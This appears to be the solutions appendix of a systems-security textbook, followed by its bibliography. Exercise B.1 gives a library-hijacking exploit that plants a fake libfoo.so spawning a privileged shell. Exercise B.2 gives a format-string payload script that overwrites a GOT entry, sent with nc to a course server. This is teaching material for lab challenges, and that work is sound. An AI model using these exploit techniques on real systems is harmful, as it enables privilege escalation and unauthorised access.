B.1 Either with `checksec` or with `readelf -d` we can see that `dll2` contains a `RUNPATH` set to dot, i.e., the current directory. The problem is that this refers to the current directory of the user that is running the program! This means that we can move to a directory where we can write and create a new `libfoo.so` shared library there; then we run `dll2` without moving out of the directory and the dynamic loader will load our `libfoo.so` library instead of the original one. **dll2**

Create a temporary directory and move there:

```
$ tmp=$(mktemp -d)
$ cd $tmp
```

Create a fake `libfoo.so`:

```
$ cat >foo.c
#include <unistd.h>

int foo()
{
    execlp("/bin/sh", "sh", "-p", NULL);
}
^D
$ gcc -o libfoo.so -shared foo.c
```

Note that we override the `foo()` function called by `dll2` in order to spawn a shell. We pass the `-p` option to the shell in order to keep the privileged group id of the process.

Now we can run `dll2` an obtain a shell with the rights to read the flag:

```
$ cd /home/dll2/dll2
$ cat /home/dll2/flag.txt
```

B.2 **canary1b** Instead of overwriting the saved return address of the `child()` function, we can overwrite some entry of the Global Offset Table (GOT for short). This is easier, since the entries of the executable's GOT are at constant addresses that can be easily extracted from the binary. E.g., if we run

```
$ readelf -r canary1b
```

we obtain the following output:

```
Relocation section '.rela.dyn' at offset 0x6b8 contains 4 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000403468  000900000006 R_X86_64_GLOB_DAT 0000000000000000 __libc_start_main@GLIBC_2.2.5 + 0
000000403470  000c00000006 R_X86_64_GLOB_DAT 0000000000000000 __gmon_start__ + 0
000000403550  001800000005 R_X86_64_COPY     0000000000403550 stdout@GLIBC_2.2.5 + 0
000000403560  001900000005 R_X86_64_COPY     0000000000403560 stdin@GLIBC_2.2.5 + 0

Relocation section '.rela.plt' at offset 0x718 contains 21 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000403490  000100000007 R_X86_64_JUMP_SLO 0000000000000000 putchar@GLIBC_2.2.5 + 0
000000403498  000200000007 R_X86_64_JUMP_SLO 0000000000000000 puts@GLIBC_2.2.5 + 0
0000004034a0  000300000007 R_X86_64_JUMP_SLO 0000000000000000 setsockopt@GLIBC_2.2.5 + 0
0000004034a8  000400000007 R_X86_64_JUMP_SLO 0000000000000000 getpid@GLIBC_2.2.5 + 0
0000004034b0  000500000007 R_X86_64_JUMP_SLO 0000000000000000 __stack_chk_fail@GLIBC_2.4 + 0
0000004034b8  000600000007 R_X86_64_JUMP_SLO 0000000000000000 printf@GLIBC_2.2.5 + 0
0000004034c0  000700000007 R_X86_64_JUMP_SLO 0000000000000000 dup@GLIBC_2.2.5 + 0
0000004034c8  000800000007 R_X86_64_JUMP_SLO 0000000000000000 close@GLIBC_2.2.5 + 0
0000004034d0  000a00000007 R_X86_64_JUMP_SLO 0000000000000000 fgets@GLIBC_2.2.5 + 0
0000004034d8  000b00000007 R_X86_64_JUMP_SLO 0000000000000000 signal@GLIBC_2.2.5 + 0
0000004034e0  000d00000007 R_X86_64_JUMP_SLO 0000000000000000 fflush@GLIBC_2.2.5 + 0
0000004034e8  000e00000007 R_X86_64_JUMP_SLO 0000000000000000 listen@GLIBC_2.2.5 + 0
0000004034f0  000f00000007 R_X86_64_JUMP_SLO 0000000000000000 setvbuf@GLIBC_2.2.5 + 0
0000004034f8  001000000007 R_X86_64_JUMP_SLO 0000000000000000 bind@GLIBC_2.2.5 + 0
000000403500  001100000007 R_X86_64_JUMP_SLO 0000000000000000 mprotect@GLIBC_2.2.5 + 0
000000403508  001200000007 R_X86_64_JUMP_SLO 0000000000000000 fopen@GLIBC_2.2.5 + 0
000000403510  001300000007 R_X86_64_JUMP_SLO 0000000000000000 perror@GLIBC_2.2.5 + 0
000000403518  001400000007 R_X86_64_JUMP_SLO 0000000000000000 accept@GLIBC_2.2.5 + 0
000000403520  001500000007 R_X86_64_JUMP_SLO 0000000000000000 exit@GLIBC_2.2.5 + 0
000000403528  001600000007 R_X86_64_JUMP_SLO 0000000000000000 fork@GLIBC_2.2.5 + 0
000000403530  001700000007 R_X86_64_JUMP_SLO 0000000000000000 socket@GLIBC_2.2.5 + 0
```

The interesting part starts at "`Relocation section '.rela.plt'`". Each line is a relocation instruction, used by the dynamic linker when it needs to fill an entry of the GOT related to a stub function in the PLT. Take for example the first line: it says that the address of `putchar` (last column—ignore the part after the `@` sign, which is just a version information, and the "`+ 0`") must be written at address 0x403490 (first column). This means that the GOT entry of `putchar` is at address 0x403490. If we overwrite this entry with something else, like the address of `win`, then the process will call `win` whenever it tries to call `putchar`.

Now we need to find the entry of a function that will be called by `child()` after the `printf(buf)`, and exploit the format string vulnerability to overwrite the entry. By looking at the code (either the source code, or the disassembly), we find two candidates: `fflush()` and `exit()`.

If we have `pwndbg` installed, we can easily examine the state of the GOT after the call `printf(buf)`. First, load our local copy of `canary1` in the debugger:

```
$ gdb canary1b
```

then set a breakpoint in the `child()` function and start the server:

```
pwndbg> b child
pwndbg> r
```

From another terminal, connect to the local server:

```
$ nc localhost 4414
```

The debugger should now give you a prompt, indicating that the (child) process has reached the `child()` function. Now type:

```
pwndbg> got fflush
```

This is a `pwndbg` command that prints the state of the GOT for that function (`got` by itself prints all PLT-related entries in the GOT).

R Without `pwndbg` we should examine the contents of memory at address `0x4034e0` with something like "`x/1g 0x4034e0`", i.e., print in hex the "giant" integer (8 bytes) stored at address `0x4034e0`, which is the address of the GOT entry of `fflush` as obtained by the output of "`readelf -r canary1b`".

We should see the following output (edited):

```
[0x4034e0] fflush@GLIBC_2.2.5 -> 0x4010d6 (fflush@plt+6)
```

The GOT entry of `fflush()` is still pointing inside its PLT, at address `0x4010d6`, since the process has not called this function yet. Note how address `0x4010d6` differs from the address of `win()` (`0x4014a0`) just in the two lower bytes. This means that we can adapt the `canary1.py` script that we developed for the *canary1* challenge, by just updating the address of `win` and targeting the GOT entry of `fflush` instead of the saved `rip`:

canary1b.py

```
import sys
import struct

win = 0x4014a0 & 0xffff
```

```
plt = 0x4034e0

payload  = b’%’ + str(win).encode() + b’c’
payload += b’%8$hn’
payload += b’A’ * ((8-6)*8 - len(payload))
payload += struct.pack(’Q’, 0x4034e0)
payload += b’\n’

sys.stdout.buffer.write(payload)
```

Then we can obtain the flag with in just one shot:

```
$ python3 canary1b.py | nc lettieri.iet.unipi.it 4414
```

Overwriting the GOT entry of `exit()` may also be convenient, since `exit()` has certainly not been called yet. However, note that `win()` also contains a call to `exit()`. If we redirect `exit()` to `win()`, the server will start calling `win()` in an infinite loop; moreover, since `printflag()` doesn’t close the `flag.txt` file, at some point the server will use all the available file descriptors and will start printing errors. In a real attack this may trigger notifications and alert the administrators.

Bibliography

Books

[1] Advanced Micro Devices. *AMD64 Architecture Programmer's Manual Volume 1: Application Programming*. Publication No. 24592, Revision 3.09. Advanced Micro Devices, Inc. Sunnyvale, CA, Sept. 2003 (cited on page 239).

[2] IBM Corporation. *FORTRAN Assembly Program for the IBM 7090*. 1961. URL: https://archive.computerhistory.org/resources/text/Fortran/102663110.05.01.acc.pdf (cited on page 261).

[3] ISO/IEC. *Information technology — Programming languages — C*. Standard. International Organization for Standardization, 2011 (cited on page 123).

[4] D. M. Ritchie K. Thompson. *UNIX Programmer's Manual (Fourth Edition)*. Available at https://dspinellis.github.io/unix-v3man/v3man.pdf. Nov. 1973 (cited on page 72).

[5] D. M. Ritchie K. Thompson. *UNIX Programmer's Manual (Third Edition)*. Available at https://dspinellis.github.io/unix-v3man/v3man.pdf. Feb. 1973 (cited on page 72).

[6] B. W. Kernighan. *UNIX: A History and a Memoir*. Independently published, Oct. 2019, page 197. ISBN: 978-1695978553 (cited on page 19).

[7] D. Knuth. *The Art of Computer Programming*. 3rd. Volume 1: Fundamental Algorithms. Addison–Wesley, 1997. Chapter 2.5, pages 435–456. ISBN: 0-201-89685-0 (cited on page 170).

[8] Steven Levy. *Hackers: Heroes of the Computer Revolution*. Garden City, NY: Anchor Press/-Doubleday, 1984. ISBN: 978-0-385-19195-1 (cited on page 12).

[9] C. E. Mackenzie. *Coded-Character Sets: History and Development*. Addison-Wesley Longman Publishing Co., Inc., 1980 (cited on page 31).

[10] M. K. McKusick and G. V. Neville-Neil. *The Design and Implementation of the FreeBSD Operating System*. 2nd. Addison-Wesley, 2014. ISBN: 978-0-321-96897-5 (cited on page 20).

[11] S. Meier. *Sid Meier's Memoir!: A Life in Computer Games*. W. W. Norton & Company, 2020. ISBN: 978-1324005872 (cited on page 191).

[12] E. I. Organick. *The Multics System: An Examination of Its Structure*. Cambridge, MA: MIT Press, 1972, pages xviii, 392. ISBN: 978-0-262-15012-5 (cited on page 19).

[13] D. Swade. *The History of Computing: A Very Short Introduction*. Oxford University Press, 2012 (cited on page 11).

[14] Tool Interface Standards (TIS) Committee. *Executable and Linking Format (ELF) Specification, Version 1.2*. UNIX International. 1995. URL: https://refspecs.linuxfoundation.org/elf/elf.pdf (cited on page 256).

[15] *UNIX System V Programmer's Manual*. First Edition. Holmdel, NJ, 1983 (cited on page 20).

[16] M. V. Wilkes. *Time-sharing Computer Systems (Third Edition)*. London: Macdonald and Jane's, 1974 (cited on page 66).

Articles

[17] Aleph One. "Smashing The Stack For Fun And Profit". In: *Phrack Magazine* 7.49 (Nov. 1996). URL: http://phrack.org/issues/49/14.html (cited on page 103).

[18] "Anecdotes". In: *IEEE Annals of the History of Computing* 3.3 (July 1981), pages 285–286 (cited on page 11).

[19] Crispin Bauer. "AppArmor: An Application Security System". In: *Proceedings of the 2007 Linux Security Summit*. LSS '07. Ottawa, Canada: USENIX Association, 2007, pages 2–2. URL: http://portal.acm.org/citation.cfm?id=1316548.1316550 (cited on page 88).

[20] Matt Bishop, Michael Dilger, et al. "Checking for race conditions in file accesses". In: *Computing systems* 2.2 (1996), pages 131–152 (cited on page 39).

[21] blexim. "Basic Integer Overflows". In: *Phrack Magazine* 11.60 (Dec. 2002). URL: https://phrack.org/issues/60/10#article (cited on page 192).

[22] S. R. Bourne. *Early days of Unix and design of sh*. https://www.youtube.com/watch?v=2kEJoWfobpA&t=2759s. June 2015 (cited on pages 60, 83).

[23] S. Bratus, M. E. Locasto, and M. L. Patterson. "Exploit programming: From buffer overflows to "weird machines" and theory of computation". In: (2011) (cited on page 132).

[24] S. Chazelas. *Absolute pathnames to commands in shell scripts (in reply to)*. https://groups.google.com/g/comp.unix.shell/c/z31RR92CnPk/m/nbl2pklbW-8J?hl=en. 2004 (cited on page 84).

[25] S. Chazelas. *CVE-2014-6271 (ShellShock)*. https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2014-6271 (cited on page 84).

[26] D. Cohen. "On Holy Wars and a Plea for Peace". In: *IEEE Computer* 14.10 (1981), pages 48–54 (cited on page 241).

[27] F. J. Corbató. "On building systems that will fail". In: *ACM Turing award lectures*. Available at http://larch-www.lcs.mit.edu:8001/~corbato/turing91/. 2007, page 1990 (cited on page 67).

[28] F. J. Corbató, M. M. Daggett, and R. C. Daley. "An Experimental Time-Sharing System". In: *Proceedings of the Spring Joint Computer Conference*. May 1962, pages 335–344 (cited on page 19).

[29] F. J. Corbató, J. H. Saltzer, and V. A. Vyssotsky. *The Multics System: Multiplexed Information and Computing Service*. Technical Report FJCC Series. Cambridge, MA: MIT, GE, and Bell Labs, Oct. 1965, pages 185–196. URL: https://multicians.org/fjcc1.html (cited on page 19).

[30] J. Corbet. *Address space randomization in 2.6*. LWN.net. https://lwn.net/Articles/121845/. May 2005 (cited on page 165).

[31] C. Cowan et al. "StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks". In: *Proc. 7th USENIX Security Symposium*. San Antonio, TX, USA, Jan. 1998, pages 63–78. URL: https://www.usenix.org/legacy/publications/library/proceedings/sec98/cowan.html (cited on page 126).

[32] Solar Designer. *Getting around non-executable stack (and fix)*. https://seclists.org/bugtraq/1997/Aug/63. Aug. 1997 (cited on page 152).

[33] Solar Designer. *Linux kernel patch to remove stack exec permission*. Bugtraq mailing list. https://seclists.org/bugtraq/1997/Apr/31. Apr. 1997. (Visited on 08/18/2025) (cited on page 148).

[34] Solar Designer. "JPEG COM Marker Processing Vulnerability in Netscape browsers and Microsoft products, and a generic heap-based buffer overflow exploitation technique". In: (July 2000). https://www.openwall.com/articles/JPEG-COM-Marker-Vulnerability (cited on page 176).

[35] S. Dorward, R. Pike, and D. Ritchie. "The Inferno Operating System". In: *Bell Labs Technical Journal* 2.1 (1997), pages 5–18. URL: https://www.vitanuova.com/inferno/papers/bltj.pdf (cited on page 20).

[36] U. Drepper. *How To Write Shared Libraries*. https://akkadia.org/drepper/dsohowto.pdf. Aug. 2011 (cited on page 286).

[37] H. Etoh and K. Yoda. *ProPolice: Protecting from Stack-Smashing Attacks*. Technical report RT0371. IBM Research, Tokyo Research Laboratory, July 2000. URL: https://dominoweb.draco.res.ibm.com/reports/rt0371.pdf (cited on page 126).

[38] *Field splitting*. URL: https://pubs.opengroup.org/onlinepubs/000095399/utilities/xcu_chap02.html#:~:text=of%20informative%20text.-,2.6.5,-Field%20Splitting (cited on page 79).

[39] P. Frasunek. *WUFTPD 2.6.0 remote root exploit*. Bugtraq mailing list post. Accessed: 2025-08-17. June 2000. URL: https://marc.info/?l=bugtraq&m=96179429114160&w=2 (cited on page 131).

[40] A. Grabowski. *Add stack gap (random stack pointer)*. OpenBSD CVS commit message. https://cvsweb.openbsd.org/src/sys/kern/kern_exec.c.diff?r1=1.67&r2=1.68. Aug. 2001 (cited on page 165).

[41] F. T. Grampp and R. H. Morris. "UNIX operating system security". In: *AT&T Bell Laboratories Technical Journal* 63 (1984). Available at https://pages.cs.wisc.edu/~elisa/Grampp+Morris-UNIX-1984.pdf, pages 1649–1672 (cited on pages 63, 65–67, 72).

[42] S. B. Hamor. *[BUG] Vulnerability in PINE*. https://marc.info/?l=bugtraq&m=87602167419803&w=2. 1996 (cited on page 95).

[43] M. Hopkins. *A Summary of the 80486 Opcodes and Instructions*. USENET newsgroup post in `alt.lang.asm`. July 5, 1992. URL: https://gist.github.com/seanjensengrey/f971c20d05d4d0efc0781f2f3c0353da (visited on 08/02/2025) (cited on page 240).

[44] J. Hubicka. "ABI: register passing conventions change proposal". In: Nov. 2000. URL: https://web.archive.org/web/20140414124645/http://www.x86-64.org/pipermail/discuss/2000-November/001257.html (cited on page 249).

[45] *IEEE/Open Group Standard for Information Technology—Portable Operating System Interface (POSIX™) Base Specifications, Issue 8*. https://standards.ieee.org/ieee/1003.1/7700/. June 2024 (cited on page 20).

[46] Intel Corporation. *80386 High Performance 32-bit Microprocessor with Integrated Memory Management*. Technical report. Preliminary Datasheet, Order Number 231630-001. Santa Clara, CA: Intel Corporation, Oct. 1985 (cited on page 239).

[47] SRI International. *Improving the Security of your UNIX System*. Technical report. 1990. URL: https://nvlpubs.nist.gov/nistpubs/Legacy/IR/nistir4453.pdf (cited on page 66).

[48] W. Joy. *An Introduction to the C shell*. https://docs-archive.freebsd.org/44doc/usd/04.csh/paper.html (cited on page 53).

[49] *Kernel Support for miscellaneous Binary Formats (binfmt_misc)*. https://docs.kernel.org/admin-guide/binfmt-misc.html (cited on page 91).

[50] Thomas J. Killian. "Processes as Files". In: *Proceedings of the USENIX Summer Conference*. Salt Lake City, UT, USA: USENIX Association, 1984, pages 203–207 (cited on page 66).

[51] Anand Lal Shimpi. "Intel's 64-bit Xeon (Nocona) Launch". In: *AnandTech* (June 2004). URL: https://www.anandtech.com/show/1367 (visited on 08/04/2025) (cited on page 239).

[52] D. Lea. *A Memory Allocator*. Source distribution. 2000. URL: http://gee.cs.oswego.edu/pub/misc/malloc.c (cited on page 170).

[53] J. L. Lions. *Ariane 5 Flight 501 Failure: Report by the Inquiry Board*. Technical report. European Space Agency, July 1996. URL: https://www-users.cse.umn.edu/~arnold/disasters/ariane5rep.html (cited on page 191).

[54] H. Marco-Gisbert and I. Ripoll. "Exploiting Linux and PaX ASLR's Weaknesses on 32- and 64-bit Systems". In: *Black Hat Asia*. https://www.blackhat.com/docs/asia-16/materials/asia-16-Marco-Gisbert-Exploiting-Linux-And-PaX-ASLRs-Weaknesses-On-32-And-64-Bit-Systems.pdf. 2016 (cited on page 165).

[55] H. Marco-Gisbert and I. Ripoll. "Return-to-csu: A new method to bypass 64-bit Linux ASLR". In: *Black Hat Asia 2018*. 2018 (cited on page 159).

[56] S. Masheck. *The #! magic, details about the shebang/hash–bang mechanism on various Unix flavours*. https://www.in-ulm.de/~mascheck/various/shebang/. 2021 (cited on page 85).

[57] J. Mashey, D. Haight, and A. Glasser. *PWB Shell Manual*. https://www.in-ulm.de/~mascheck/bourne/PWB/. Bell Laboratories, May 1977 (cited on page 60).

[58] J. R. Mashey. "Using a Command Language as a High-Level Programming Language". In: *Proceedings of the 2nd International Conference on Software Engineering*. Available at https://grosskurth.ca/bib/1976/mashey-command.pdf. San Francisco, California, USA, Oct. 1976, pages 169–176 (cited on page 72).

[59] M. Matz et al. *System V Application Binary Interface AMD64 Architecture Processor Supplement*. Specification. Draft Version 1.0. Available at https://gitlab.com/x86-psABIs/x86-64-ABI. The x86-64 ABI Group, July 2013. URL: https://gitlab.com/x86-psABIs/x86-64-ABI/-/raw/main/x86-64-psABI-1.0.pdf (visited on 08/02/2025) (cited on pages 239, 256).

[60] J. McDonald. *Defeating Solaris/SPARC non-executable stack protection*. https://seclists.org/bugtraq/1999/Mar/4. Mar. 1999 (cited on page 152).

[61] M. D. McIlroy. *A Research UNIX Reader: Annotated Excerpts from the Programmer's Manual, 1971-1986*. Technical report CSTR 139. Available at https://www.cs.dartmouth.edu/~doug/reader.pdf. AT&T Bell Laboratories, 1987 (cited on page 29).

[62] J. Mckevitt and J. Bayliss. "A 16-bit HMOS microprocessor". In: *1979 IEEE International Solid-State Circuits Conference. Digest of Technical Papers*. Volume XXII. IEEE, Feb. 1979, pages 168–169. DOI: 10.1109/ISSCC.1979.1155905 (cited on page 239).

[63] H. Meer, N. FitzGerald, and R. Temmingh. *Memory Corruption Attacks: The (Almost) Complete History*. Black Hat USA. https://media.blackhat.com/bh-us-10/whitepapers/Meer_FitzGerald_Temmingh/BlackHat-USA-2010-Meer-FitzGerald-Temmingh-Memory-Corruption-wp.pdf. 2010 (cited on page 103).

[64] Microsoft Corp. *Changes to Functionality in Microsoft Windows XP Service Pack 2, Part 3: Memory Protection Technologies*. https://learn.microsoft.com/previous-versions/windows/it-pro/windows-xp/bb457155(v=technet.10). Aug. 2004 (cited on page 145).

[65] Mindquest. "Grace Hopper and the First Computer Bug: How a Moth Changed the Future of Software Engineering". In: *Mindquest* (2023). URL: https://mindquest.io/en/blog/news/8124/grace-hopper-and-the-first-computer-bug-how-a-moth-changed-the-future-of-software-engineering (visited on 08/23/2025) (cited on page 11).

[66] R. Morris and K. Thompson. "Password Security: A Case History". In: *Communications of the ACM* 22.11 (Nov. 1979), pages 594–597 (cited on page 67).

[67] National Museum of American History. *Computer Bug Logbook*. https://americanhistory.si.edu/collections/object/nmah_334663. Accessed on August 23, 2025. Sept. 2025 (cited on page 11).

[68] nergal. "The advanced return-into-lib (c) exploits: Pax case study". In: *Phrack Magazine* 11.54 (2001), pages 227–242 (cited on page 152).

[69] T. Newsham. *Format String Attacks*. Guardent R&D White Paper. Guardent, Inc., Sept. 2000. URL: https://seclists.org/bugtraq/2000/Sep/214 (cited on page 132).

[70] C. O'Donell and M. Sebor. *Field Experience With Annex K — Bounds Checking Interfaces*. Working paper N1967. ISO/IEC JTC1/SC22/WG14, Sept. 25, 2015. URL: https://www.open-std.org/jtc1/sc22/wg14/www/docs/n1967.htm (cited on page 123).

[71] Tavis Ormandy. *The GNU C library dynamic linker expands $ORIGIN in setuid library search path*. Full Disclosure Mailing List. [Online; accessed 20-Sep-2025]. Oct. 2010. URL: http://seclists.org/fulldisclosure/2010/Oct/257 (cited on page 88).

[72] N. Otterness. "Tiny ELF Files: Revisited in 2021". In: *nathanotterness.com* (Oct. 2021). URL: https://nathanotterness.com/2021/10/tiny_elf_modernized.html (cited on page 257).

[73] B. Page. *A report on the Internet Worm*. http://ftp.cerias.purdue.edu/pub/doc/morris_worm/worm.paper. Nov. 1988 (cited on page 120).

[74] PaX Team. *PaX: PAGEEXEC (old)*. https://pax.grsecurity.net/docs/pageexec.old.txt. (accessed 2025-08-18). grsecurity, Nov. 2000 (cited on page 148).

[75] PaX Team. *PaX Address-Space Layout Randomization*. https://pax.grsecurity.net/docs/aslr.txt. Accessed 2025-08-17. July 2001 (cited on page 165).

[76] PaX Team. *PaX: PAGEEXEC*. https://pax.grsecurity.net/docs/pageexec.txt. (accessed 2025-08-18). grsecurity, Mar. 2003 (cited on page 148).

[77] PaX Team. *PaX: SEGMEXEC*. https://pax.grsecurity.net/docs/segmexec.txt. (accessed 2025-08-18). grsecurity, May 2003 (cited on page 149).

[78] Phantasmal Phantasmagoria. *The Malloc Maleficarum*. Bugtraq mailing list. Oct. 2005. URL: https://seclists.org/bugtraq/2005/Oct/118 (cited on page 178).

[79] R. Pike and K. Thompson. *Plan 9 from Bell Labs*. Technical Report. Bell Labs, 1995. URL: http://plan9.bell-labs.com/sys/doc/9.html (cited on page 20).

[80] M. W. Pirtle, W. Lichtenberger, and B. Lampson. *Project Genie: Berkeley Timesharing System*. Technical Report. University of California, Berkeley, 1964. URL: https://en.wikipedia.org/wiki/Project_Genie (cited on page 19).

[81] T. de Raadt. *OpenBSD 3.3 Release*. OpenBSD Announcement. https://www.openbsd.org/33.html. May 2003 (cited on page 145).

[82] B. Raiter. *A Whirlwind Tutorial on Creating Really Teensy ELF Executables for Linux*. https://www.muppetlabs.com/~breadbox/software/tiny/teensy.html. 1999 (cited on page 257).

[83] J. Reynolds. *RFC 1135: The Helminthiasis of the Internet*. https://www.rfc-editor.org/rfc/rfc1135. Dec. 1989 (cited on page 120).

[84] D. Ritchie. *Dennis Ritchie and Hash-Bang*. https://www.talisman.org/~erlkonig/documents/dennis-ritchie-and-hash-bang.shtml (cited on page 84).

[85] D. M Ritchie. "UNIX Time-Sharing System: A Retrospective". In: *Bell System Technical Journal* 57.6 (1978), pages 1947–1969 (cited on page 19).

[86] D. M. Ritchie. "On the security of UNIX". In: *The UNIX Programmer's Manual (Sixth Edition)* (1975). Available at https://github.com/manjunath5496/Dennis-M-Ritchie-papers/blob/master/ist(8).pdf (cited on page 63).

[87] D. M. Ritchie. "On the security of UNIX". In: *The UNIX Programmer's Manual (Seventh Edition)* (1979). Available at https://maibriz.de/unix/ultrix/etc/security.pdf (cited on page 63).

[88] D. M. Ritchie. "The UNIX system: The evolution of the UNIX time-sharing system". In: *AT&T Bell Laboratories Technical Journal* 63.8 (1984). Available at https://www.nokia.com/bell-labs/about/dennis-m-ritchie/hist.pdf, pages 1577–1593 (cited on page 48).

[89] D. M. Ritchie. *The UNIX Time-sharing system (DRAFT)*. https://www.tuhs.org/Archive/Distributions/Research/McIlroy_v0/UnixEditionZero-Threshold_OCR.pdf (cited on page 35).

[90] D. M. Ritchie and K. Thompson. "The UNIX time-sharing system". In: *Bell System Technical Journal* 57.6 (1978), pages 1905–1929 (cited on page 19).

[91] J. A. Rochlis and M. W. Eichin. "With microscope and tweezers: the worm from MIT's perspective". In: *Commun. ACM* 32.6 (June 1989), pages 689–698. ISSN: 0001-0782. DOI: 10.1145/63526.63528. URL: https://doi.org/10.1145/63526.63528 (cited on page 120).

[92] R. Roemer et al. "Return-Oriented Programming: Systems, Languages, and Applications". In: 15.1 (Mar. 2012). ISSN: 1094-9224. DOI: 10.1145/2133375.2133377 (cited on page 152).

[93] rusty and soren. *Symlink problem (Tested only on a Digital Unix 4.0)*. https://cliplab.org/~alopez/bugs/bugtraq9/0019.html. Accessed: 2024-08-27. Apr. 1997 (cited on page 38).

[94] A. Scherr. *Oral History Interview*. Computer History Museum. Admitted printing CTSS password file to bypass time limits in 1962. Nov. 2012 (cited on page 67).

[95] M. S. Schlansker and B. R. Rau. "EPIC: Explicitly Parallel Instruction Computing". In: *IEEE Computer* 33.2 (Feb. 2000), pages 37–45. DOI: 10.1109/2.820037 (cited on page 239).

[96] R. Seacord, D. Svoboda, and W. Dormann. "Memory Errors: The Past, the Present, and the Future". In: *Technical Report CMU/SEI-2012-TN-013* (2012). https://resources.sei.cmu.edu/library/asset-view.cfm?assetid=8419 (cited on page 103).

[97] *sh – shell, the standard command language interpreter*. https://pubs.opengroup.org/onlinepubs/009695399/utilities/sh.html. 2001 (cited on page 91).

[98] H. Shacham. "The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86)". In: *Proceedings of the 14th ACM Conference on Computer and Communications Security*. CCS '07. Alexandria, Virginia, USA: Association for Computing Machinery, 2007, pages 552–561. ISBN: 9781595937032. DOI: 10.1145/1315245.1315313 (cited on page 152).

[99] H. Shacham et al. "On the Effectiveness of Address-Space Randomization". In: *Proc. 11th ACM Conference on Computer and Communications Security (CCS)*. 2004, pages 298–307. DOI: 10.1145/1030083.1030124 (cited on page 166).

[100] Shooting Shark. "Nasty Unix Tricks". In: *Phrack Magazine* 1.6 (Apr. 1986). URL: https://phrack.org/issues/6/5#article (cited on page 65).

[101] Software Engineering Institute. *SEI CERT C Coding Standard*. 2016. URL: https://wiki.sei.cmu.edu/confluence/display/c/SEI+CERT+C+Coding+Standard (visited on 02/27/2024) (cited on page 122).

[102] I. L. Taylor. *Linker relro*. https://www.airs.com/blog/archives/189. Aug. 2008 (cited on page 181).

[103] The Jargon File. *Bug*. http://www.catb.org/jargon/html/B/bug.html. Accessed on August 23, 2025. Aug. 2025 (cited on page 11).

[104] The Jargon File. *Magic Number*. http://www.catb.org/jargon/html/M/magic-number.html. Accessed on September 25, 2025. 2025 (cited on page 258).

[105] Ken Thompson. "The Unix Command Language". In: *Infotech State of the Art Report: Structured Programming*. Maidenhead, England: Infotech International, 1976 (cited on pages 64, 72).

[106] L. B. Torvalds. *What would you like to see most in minix?* https://groups.google.com/g/comp.os.minix/c/dlNtH7RRrGA/m/SwRavCzVE7gJ. Aug. 1991 (cited on page 20).

[107] T. Twillman. *Exploit for proftpd 1.2.0pre6*. Bugtraq mailing list post. Accessed: 2025-08-17. Sept. 1999. URL: https://seclists.org/bugtraq/1999/Sep/328 (cited on page 132).

[108] T. Van Vleck. *How the Air Force cracked Multics Security*. https://www.multicians.org/security.html. 1994 (cited on page 67).

[109] A. van de Ven. *Linux: add brk heap randomization*. Linux kernel commit 2a77f7b. https://git.kernel.org/linus/2a77f7b. Apr. 2008 (cited on page 165).

[110] *Windows Vista ASLR Announcement*. Microsoft Security Development Lifecycle presentation, ph-neutral. 2006 (cited on page 165).

[111] R. Wojtczuk. *Defeating Solar Designer's Non-executable Stack Patch*. Bugtraq mailing list. https://insecure.org/sploits/non-executable.stack.problems.html. Jan. 1998 (cited on page 148).

[112] M. Zalewski. *Delivering Signals for Fun and Profit: Understanding, exploiting and preventing signal-handling related vulnerabilities*. Technical report. Accessed: 2025-08-28. BindView Corporation, 2001. URL: https://lcamtuf.coredump.cx/signals.txt (cited on page 38).

URLs

[113] Gallopsled et al. *pwntools*. URL: https://docs.pwntools.com/en/stable/ (cited on pages 106, 113, 240).

[114] davi942j. *one_gadget*. URL: https://github.com/david942j/one%5C_gadget (cited on page 163).

[115] FreeBSD Project. *FreeBSD Release and Documentation*. URL: https://www.freebsd.org (cited on page 20).

[116] A. Griffiths. *Phoenix Virtual Machine*. URL: http://exploit.education/phoenix/ (cited on page 103).

[117] W. Joy. *Berkeley Software Distribution (BSD) Unix*. 1977. URL: https://cgit.freebsd.org/src/tree/share/misc/bsd-family-tree (cited on page 20).

[118] leommoore. *Magic Number List*. 2021. URL: https://gist.github.com/leommoore/f9e57ba2aa4bf197ebc5 (cited on page 258).

[119] NetBSD Project. *NetBSD Release and Portability Goals*. URL: https://www.netbsd.org (cited on page 20).

[120] OpenBSD Project. *OpenBSD Release and Documentation*. URL: `https://www.openbsd.org` (cited on page 20).

[121] Z. Riggle. *pwndbg*. 2025. URL: `https://pwndbg.re/` (cited on page 13).

[122] S. Schirra. *Ropper*. URL: `https://github.com/sashs/Ropper` (cited on page 156).

[123] *The GNU Project*. Free Software Foundation. 2025. URL: `https://www.gnu.org/` (cited on page 20).

[124] L. B. Torvalds and The Linux Development Community. *The Linux Kernel*. 2025. URL: `https://www.kernel.org` (cited on page 20).

[125] *UTM*. 2025. URL: `https://mac.getutm.app/` (cited on page 12).